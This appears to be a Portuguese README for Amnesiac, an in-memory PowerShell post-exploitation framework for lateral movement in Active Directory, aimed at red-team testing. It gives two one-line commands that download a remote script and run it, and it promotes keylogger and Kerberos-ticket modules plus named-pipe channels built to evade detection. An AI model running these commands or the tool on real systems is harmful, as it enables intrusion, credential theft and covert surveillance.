
 leo4j/amnesiac
Framework de pós-exploração baseado em PowerShell para movimento lateral em ambientes Active Directory. Executa na memória com canais de comando por named-pipe e ferramentas modulares de pós-exploração.

Amnesiac é um framework de pós-exploração projetado para auxiliar na movimentação lateral em ambientes de Active Directory.
O Amnesiac está sendo desenvolvido para preencher uma lacuna em sistemas Windows, onde frameworks de pós-exploração não estão prontamente disponíveis, a menos que sejam explicitamente instalados. Na verdade, ele é inteiramente escrito em PowerShell e pode ser carregado e executado em memória, como qualquer outro script PowerShell.
Se você achar o Amnesiac valioso e gostar deste projeto, considere nos dar uma estrela no GitHub. Seu apoio motiva o desenvolvedor a continuar melhorando e mantendo este projeto.
Leia a documentação para aproveitar ao máximo o Amnesiac: https://leo4j.gitbook.io/amnesiac/
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/Leo4j/Amnesiac/main/Amnesiac.ps1');Amnesiac
Se precisar executar o Amnesiac por meio de uma shell, use Amnesiac_ShellReady.ps1 | Sem cores, compatível com shell
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/Leo4j/Amnesiac/refs/heads/main/Amnesiac_ShellReady.ps1');Amnesiac
O Amnesiac envia comandos e recebe saídas por meio de Named Pipes, garantindo atividades de pós-exploração discretas e eficientes.
Ao contrário de frameworks tradicionais, o Amnesiac não requer instalação. Ele opera inteiramente em memória, reduzindo o risco de detecção e a pegada forense.
O Amnesiac foi projetado pensando na usabilidade. Ele oferece uma interface amigável, tornando-o acessível e eficiente tanto para iniciantes quanto para usuários experientes.
O Amnesiac vem equipado com uma variedade de módulos de pós-exploração, desde keyloggers até ferramentas de extração de tickets Kerberos. Esses módulos podem ser perfeitamente integrados aos seus fluxos de trabalho de teste e avaliação.
O Amnesiac depende de alguns outros projetos para seus módulos. Em cada módulo, você encontrará informações com links de referência, garantindo a devida atribuição aos criadores originais.
Contribuições e feedback da comunidade são altamente incentivados e apreciados.
Assista no YouTube 👇


O Amnesiac é distribuído sob a Licença GPL-3.0. Revise a licença para detalhes sobre uso e redistribuição.
O Amnesiac destina-se exclusivamente a pesquisa, educação e testes autorizados. Seu propósito é ajudar profissionais e pesquisadores a identificar vulnerabilidades e aprimorar a segurança dos sistemas.
Os usuários devem obter consentimento explícito e mútuo de todas as partes envolvidas antes de utilizar esta ferramenta em qualquer sistema, rede ou ambiente digital, pois atividades não autorizadas podem levar a sérias consequências legais. Os usuários são responsáveis por cumprir todas as leis e regulamentos aplicáveis relacionados à segurança cibernética e ao acesso digital.
O criador do Amnesiac se isenta de responsabilidade por qualquer uso indevido ou ilícito da ferramenta e não se responsabiliza por quaisquer danos ou perdas resultantes.
O SOFTWARE É FORNECIDO "COMO ESTÁ", SEM QUALQUER TIPO DE GARANTIA, EXPRESSA OU IMPLÍCITA, INCLUINDO, MAS NÃO SE LIMITANDO ÀS GARANTIAS DE COMERCIALIZAÇÃO, ADEQUAÇÃO A UM FIM ESPECÍFICO E NÃO VIOLAÇÃO. EM NENHUM CASO OS AUTORES OU TITULARES DOS DIREITOS AUTORAIS SERÃO RESPONSÁVEIS POR QUALQUER RECLAMAÇÃO, DANOS OU OUTRA RESPONSABILIDADE, SEJA EM UMA AÇÃO DE CONTRATO, ATO ILÍCITO OU DE OUTRA FORMA, DECORRENTE DE, OU EM CONEXÃO COM O SOFTWARE OU O USO OU OUTRAS NEGOCIAÇÕES NO SOFTWARE.






